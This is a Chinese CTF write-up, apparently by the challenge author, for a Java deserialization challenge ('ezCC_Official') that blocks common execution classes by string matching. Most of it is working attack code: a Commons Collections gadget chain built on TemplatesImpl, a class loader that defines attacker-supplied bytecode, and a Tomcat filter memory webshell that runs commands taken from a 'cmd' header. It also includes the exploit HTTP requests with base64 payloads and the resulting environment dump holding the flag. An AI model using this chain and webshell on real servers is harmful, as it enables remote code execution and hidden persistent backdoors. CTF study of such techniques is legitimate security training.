ezCC_Official

用户输入 字符串contains ban了一众系统执行类 长度限制6000

resolvClass 也用字符串contains ban了一众系统执行类+jackson和ChainedTransformer

用来防utf8overlong encoding和jackson原生序列化

最好还是用cc组合链来打

cc6前半段+cc2绕过ChainedTransformer 加载恶意类 恶意类用于加载内存马

```
// java.util.HashMap.put() ->
            java.util.HashMap.hash() ->
                org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()
->
                org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
->
                    org.apache.commons.collections.map.LazyMap.get() ->
                            InvokerTransformer::transform() ->
                            TemplatesImpl::newTransformer() ->
                                TemplatesImpl::getTransletInstance() ->
                                    TemplatesImpl::defineTransletClasses() ->
                                        TransletClassLoader::defineClass()
```

exp

```java
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.*;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class filterchain_2 {
    public static void main(String[] args) throws Exception {
        com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl templates =
createTemplatesImpl(MyClassLoader.class);
        InvokerTransformer invokerTransformer = new
InvokerTransformer("newTransformer", null, null);
        HashMap<Object,Object> map = new HashMap<>();
        Map<Object,Object> innerMap = LazyMap.decorate(map, new
ConstantTransformer(1));
```

```java
        TiedMapEntry tiedMapEntry = new TiedMapEntry(innerMap, templates);
        HashMap<Object, Object> hashMap = new HashMap<>();
        hashMap.put(tiedMapEntry, "bbb");
        innerMap.remove(templates);
        Class c = LazyMap.class;
        Field factoryField = c.getDeclaredField("factory");
        factoryField.setAccessible(true);
        factoryField.set(innerMap,invokerTransformer);
        ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(hashMap);
        objectOutputStream.close();
        byte[] serialize = byteArrayOutputStream.toByteArray();

        System.out.println(Base64.getEncoder().encodeToString(serialize));

System.out.println(Base64.getEncoder().encodeToString(serialize).length());

        byte[] filtermem = classAsBytes(FilterMem.class);
        System.out.println(Base64.getEncoder().encodeToString(filtermem));

System.out.println(Base64.getEncoder().encodeToString(filtermem).length());

    }

    public static <T> T createTemplatesImpl(Class c) throws Exception {
        Class<T> tplClass = null;
        if (Boolean.parseBoolean(System.getProperty("properXalan", "false"))) {
            tplClass = (Class<T>)
Class.forName("org.apache.xalan.xsltc.trax.TemplatesImpl");
        } else {
            tplClass = (Class<T>) TemplatesImpl.class;
        }
        final T templates = tplClass.newInstance();
        final byte[] classBytes = classAsBytes(c);

        setFieldValue(templates, "_bytecodes", new byte[][]{
                classBytes
        });
        setFieldValue(templates, "_name", "a");
        return templates;
    }

    public static void setFieldValue(Object obj, String fieldName, Object
fieldValue) throws NoSuchFieldException, IllegalAccessException {
        Class clazz = obj.getClass();
        Field classField = clazz.getDeclaredField(fieldName);
        classField.setAccessible(true);
        classField.set(obj, fieldValue);
    }
    public static Object getFieldValue(Object obj, String fieldName) throws
NoSuchFieldException, IllegalAccessException {
        Class<?> clazz = obj.getClass();
        Field classField = clazz.getDeclaredField(fieldName);
        classField.setAccessible(true);
        return classField.get(obj);
    }

    public static byte[] classAsBytes(final Class<?> clazz) {
        try {
            final byte[] buffer = new byte[1024];
            final String file = classAsFile(clazz);
            final InputStream in =
clazz.getClassLoader().getResourceAsStream(file);
            if (in == null) {
                throw new IOException("couldn't find '" + file + "'");
            }
            final ByteArrayOutputStream out = new ByteArrayOutputStream();
            int len;
            while ((len = in.read(buffer)) != -1) {
                out.write(buffer, 0, len);
            }
            return out.toByteArray();
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

    public static String classAsFile(final Class<?> clazz) {
        return classAsFile(clazz, true);
    }

    public static String classAsFile(final Class<?> clazz, boolean suffix) {
        String str;
        if (clazz.getEnclosingClass() == null) {
            str = clazz.getName().replace(".", "/");
        } else {
            str = classAsFile(clazz.getEnclosingClass(), false) + "$" +
clazz.getSimpleName();
        }
        if (suffix) {
            str += ".class";
        }
        return str;
    }
}
```


MyClassLoader

做了尽量小的简化 最后长度在5372 离6000还有很大的空间 主要是删除了cookie的设置和获取


```java
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.util.Base64;

public class MyClassLoader extends AbstractTranslet {
    static{
        try{
            javax.servlet.http.HttpServletRequest request =
((org.springframework.web.context.request.ServletRequestAttributes)org.springframework.web.context.request.RequestContextHolder.getRequestAttributes()).getRequest();
            java.lang.reflect.Field
r=request.getClass().getDeclaredField("request");
            r.setAccessible(true);
            org.apache.catalina.connector.Response response =
((org.apache.catalina.connector.Request) r.get(request)).getResponse();
            String c=request.getParameter("c");
            byte[] d = Base64.getDecoder().decode(c);
            java.lang.reflect.Method defineClassMethod =
ClassLoader.class.getDeclaredMethod("defineClass",new Class[]{byte[].class,
int.class, int.class});
            defineClassMethod.setAccessible(true);
            Class e = (Class)
defineClassMethod.invoke(MyClassLoader.class.getClassLoader(), d, 0,d.length);
            e.newInstance().equals(new Object[]{request,response});
        }catch(Exception e){
        }
    }
    public void transform(DOM arg0, SerializationHandler[] arg1){
    }
    public void transform(DOM arg0, DTMAxisIterator arg1, SerializationHandler
arg2) {
    }
}
```

filter内存马

```java
import javax.servlet.*;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.util.stream.Collectors;

public class FilterMem implements javax.servlet.Filter{
    private javax.servlet.http.HttpServletRequest request = null;
    private org.apache.catalina.connector.Response response = null;
    private javax.servlet.http.HttpSession session =null;
    public void init(FilterConfig filterConfig) throws ServletException {
    }
    public void destroy() {}

    public void doFilter(ServletRequest request1, ServletResponse response1,
FilterChain filterChain) throws IOException, ServletException {
        javax.servlet.http.HttpServletRequest request =
(javax.servlet.http.HttpServletRequest)request1;
        javax.servlet.http.HttpServletResponse response =
(javax.servlet.http.HttpServletResponse)response1;
        javax.servlet.http.HttpSession session = request.getSession();
        String cmd = request.getHeader("cmd");
        System.out.println(cmd);
        if (cmd != null) {
            System.out.println("1");
            response.setHeader("OK", "OK");
            // 使用 ProcessBuilder 执行命令
            Process process = new ProcessBuilder(cmd.split("\\s+"))
                    .redirectErrorStream(true)
                    .start();
            System.out.println("2");
            // 获取命令执行的输入流
            InputStream inputStream = process.getInputStream();

            // 使用 Java 8 Stream 将输入流转换为字符串
            String result = new BufferedReader(new
InputStreamReader(inputStream))
                    .lines()
                    .collect(Collectors.joining(System.lineSeparator()));
            System.out.println("3");
            response.setHeader("result",result);
        } else {
            filterChain.doFilter(request, response);
        }
    }
    public boolean equals(Object obj) {
        Object[] context=(Object[]) obj;
        this.response = (org.apache.catalina.connector.Response) context[1];
        this.request = (javax.servlet.http.HttpServletRequest) context[0];
        try {
            dynamicAddFilter(new FilterMem(),"Shell","/*",request);
        } catch (IllegalAccessException e) {
            e.printStackTrace();
        }
        return true;
    }
    public static void dynamicAddFilter(javax.servlet.Filter filter,String
name,String url,javax.servlet.http.HttpServletRequest request) throws
IllegalAccessException {
        javax.servlet.ServletContext servletContext=request.getServletContext();
        if (servletContext.getFilterRegistration(name) == null) {
            java.lang.reflect.Field contextField = null;
            org.apache.catalina.core.ApplicationContext applicationContext
=null;
            org.apache.catalina.core.StandardContext standardContext=null;
            java.lang.reflect.Field stateField=null;
            javax.servlet.FilterRegistration.Dynamic filterRegistration =null;
            try {

contextField=servletContext.getClass().getDeclaredField("context");
                contextField.setAccessible(true);
                applicationContext =
(org.apache.catalina.core.ApplicationContext) contextField.get(servletContext);

contextField=applicationContext.getClass().getDeclaredField("context");
                contextField.setAccessible(true);
                standardContext= (org.apache.catalina.core.StandardContext)
contextField.get(applicationContext);

stateField=org.apache.catalina.util.LifecycleBase.class.getDeclaredField("state"
);
                stateField.setAccessible(true);

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTING_PREP)
;
                filterRegistration = servletContext.addFilter(name, filter);

filterRegistration.addMappingForUrlPatterns(java.util.EnumSet.of(javax.servlet.D
ispatcherType.REQUEST), false,new String[]{url});
                java.lang.reflect.Method filterStartMethod =
org.apache.catalina.core.StandardContext.class.getMethod("filterStart");
                filterStartMethod.setAccessible(true);
                filterStartMethod.invoke(standardContext, null);

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTED);
            }catch (Exception e){
            }finally {

stateField.set(standardContext,org.apache.catalina.LifecycleState.STARTED);
            }
        }
    }
}
```


Request
数据包扫描
美 化
热加载
构造请求
0bytes / 1735ms
美化
编码
请输入定位响应
详 情
远端地址:127.0.0.1:7890; 响应时间:1735ms; 总耗时:1755ms; URL:http://127.0.0.1:50042/deseria...

```
POST /deserialize?data=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IANG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5rZXl2YWx1ZS5UaWVkTWFwRW50cnmKrdKbOcEf2wIAAkwAA2tleXQAEkxqYXZhL2xhbmcvT2JqZWN0O0wAA21hcHQAD0xqYXZhL3V0aWwvTWFwO3hwc3IAOmNvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5pbnRlcm5hbC54c2x0Yy50cmF4LlRlbXBsYXRlc0ltcGwJV0%2FBbqyrMwMABkkADV9pbmRlbnROdW1iZXJJAA5fdHJhbnNsZXRJbmRleFsACl9ieXRlY29kZXN0AANbW0JbAAZfY2xhc3N0ABJbTGphdmEvbGFuZy9DbGFzcztMAAVfbmFtZXQAEkxqYXZhL2xhbmcvU3RyaW5nO0wAEV9vdXRwdXRQcm9wZXJ0aWVzdAAWTGphdmEvdXRpbC9Qcm9wZXJ0aWVzO3hwAAAAAP%2F%2F%2F%2F91cgADW1tCS%2F0ZFWdn2zcCAAB4cAAAAAF1cgACW0Ks8xf4BghU4AIAAHhwAAAMlcr%2Bur4AAAA0AJEKAB8ARQoARgBHBwBICgADAEkKABkASggAMwoAEgBLCgBMAE0KAEwATgcATwoACgBQCAA5CwBRAFIKAFMAVAoAVQBWBwB HTTP/1.1
Host: 127.0.0.1:50042
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate, br, zstd
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded

c=yv66vgAAADQBOwoARACfCQAlAKAJACUAoQkAJQCiBwCjBwCkCwAFAKUIAGoLAAUApgkApwCoCgCpAKoIAKsIAKwLAAYArQcArggArwoAHwCwCgAPALEKAA8AsgoADwCzCAC0CgC1ALYHALcHALgKABgAuQoAFwC6CgAXALsKAKcAvAoAvQC%2BCwC%2FAMAHAMEIAMIIAGELAMMAxAcAfAcAxQcAxgoAJQCfCADHCADICgAlAMkHAMoKACoAywsABQDMCwDNAM4KAEQAzwgAewoAPgDQCgDRANIKANEA0wcA1AcA1QcA1ggA1wkA2ADZCgDRANoLAM0A2wkA3ADdCgDeAN8LAIsA4AgA4QcA4goAPgDjCgDkANIKAOQA5QkA2ADmBwDnBwDoBwDpAQAHcmVxdWVzdAEAJ0xqYXZheC9zZXJ2bGV0L2h0dHAvSHR0cFNlcnZsZXRSZXF1ZXN0OwEACHJlc3BvbnNlAQAoTG9yZy9hcGFjaGUvY2F0YWxpbmEvY29ubmVjdG9yL1Jlc3BvbnNlOwEAB3Nlc3Npb24BACBMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXNzaW9uOwEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQALTEZpbHRlck1lbTsBAARpbml0AQAfKExqYXZheC9zZXJ2bGV0L0ZpbHRlckNvbmZpZzspVgEADGZpbHRlckNvbmZpZwEAHExqYXZheC9zZXJ2bGV0L0ZpbHRlckNvbmZpZzsBAApFeGNlcHRpb25zBwDqAQAQTWV0aG9kUGFyYW1ldGVycwEAB2Rlc3Ryb3kBAAhkb0ZpbHRlcgEAWyhMamF2YXgvc2VydmxldC9TZXJ2bGV0UmVxdWVzdDtMamF2YXgvc2VydmxldC9TZXJ2bGV0UmVzcG9uc2U7TGphdmF4L3NlcnZsZXQvRmlsdGVyQ2hhaW47KVYBAAdwcm9jZXNzAQATTGphdmEvbGFuZy9Qcm9jZXNzOwEAC2lucHV0U3RyZWFtAQAVTGphdmEvaW8vSW5wdXRTdHJlYW07AQAGcmVzdWx0AQASTGphdmEvbGFuZy9TdHJpbmc7AQAIcmVxdWVzdDEBAB5MamF2YXgvc2VydmxldC9TZXJ2bGV0UmVxdWVzdDsBAAlyZXNwb25zZTEBAB9MamF2YXgvc2VydmxldC9TZXJ2bGV0UmVzcG9uc2U7AQALZmlsdGVyQ2hhaW4BABtMamF2YXgvc2VydmxldC9GaWx0ZXJDaGFpbjsBAChMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2U7AQADY21kAQANU3RhY2tNYXBUYWJsZQcAxgcA6wcA7AcA7QcAowcApAcA7gcA7wEABmVxdWFscwcAxwEAFShMamF2YS9sYW5nL09iamVjdDspWgEAAWUBACJMamF2YS9sYW5nL0lsbGVnYWxBY2Nlc3NFeGNlcHRpb247AQADb2JqAQASTGphdmEvbGFuZy9PYmplY3Q7AQAHY29udGV4dAEAE0xqYXZhL2xhbmcvT2JqZWN0OwEAEGluY2x1ZGUiAAMoBABBkeW5hbWljRmlsdGVyAQBkKExqYXZheC9zZXJ2bGV0L0ZpbHRlcjtMamF2YS9sYW5nL1N0cmluZztMamF2YS9sYW5nL1N0cmluZztMamF2YS9sY
```


Request
数据包扫描
美 化
热加载
构造请求
0bytes / 488ms
美化
编码
请输入定位响应
详 情
远端地址:127.0.0.1:7890; 响应时间:488ms; 总耗时:510ms; URL:http://127.0.0.1:50042/

```
GET / HTTP/1.1
Host: 127.0.0.1:50042
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
sec-ch-ua-mobile: ?0
cmd:env
Upgrade-Insecure-Requests: 1
Sec-Fetch-User: ?1
sec-ch-ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: none
Accept-Encoding: gzip, deflate, br, zstd
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=B15635CD770B5AEDDB614F1FE3FE36C5; Path=/; HttpOnly
OK: OK
result: PATH=/usr/local/jdk1.8.0_65/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin HOSTNAME=ret2shell-825-162-1745767348 JAVA_HOME=/usr/local/jdk1.8.0_65 FLAG=miniLCTF{Y0U-wl1l_3n0W_wHat_I5-cc35d40b7d2} KUBERNETES_PORT=tcp://10.43.0.1:443 KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443 KUBERNETES_PORT_443_TCP_PROTO=tcp KUBERNETES_PORT_443_TCP_PORT=443 KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1 KUBERNETES_SERVICE_HOST=10.43.0.1 KUBERNETES_SERVICE_PORT=443 KUBERNETES_SERVICE_PORT_HTTPS=443 HOME=/root NLSPATH=/usr/dt/lib/nls/msg/%L/%N.cat XFILESEARCHPATH=/usr/dt/app-defaults/%L/Dt
Date: Sun, 27 Apr 2025 15:27:09 GMT
```

题外话

出题的时候没想太多 comment其实是想让xdx们了解一下数据序列化的存储和反序列化展示

结果成了回显的方式 本来预期是有点难的 但还是在较少人参加的情况下能有10解 感觉也算合格

非预期的话包括不限于 `RMIConnector&&base64` 、 `base64硬编码&&反射` 等

下次出再ban多一点吧（笑

MyClassLoader用javassist构造的话应该还能更小 出题时间比较紧就没考虑了 有兴趣的师傅们也可以思考一下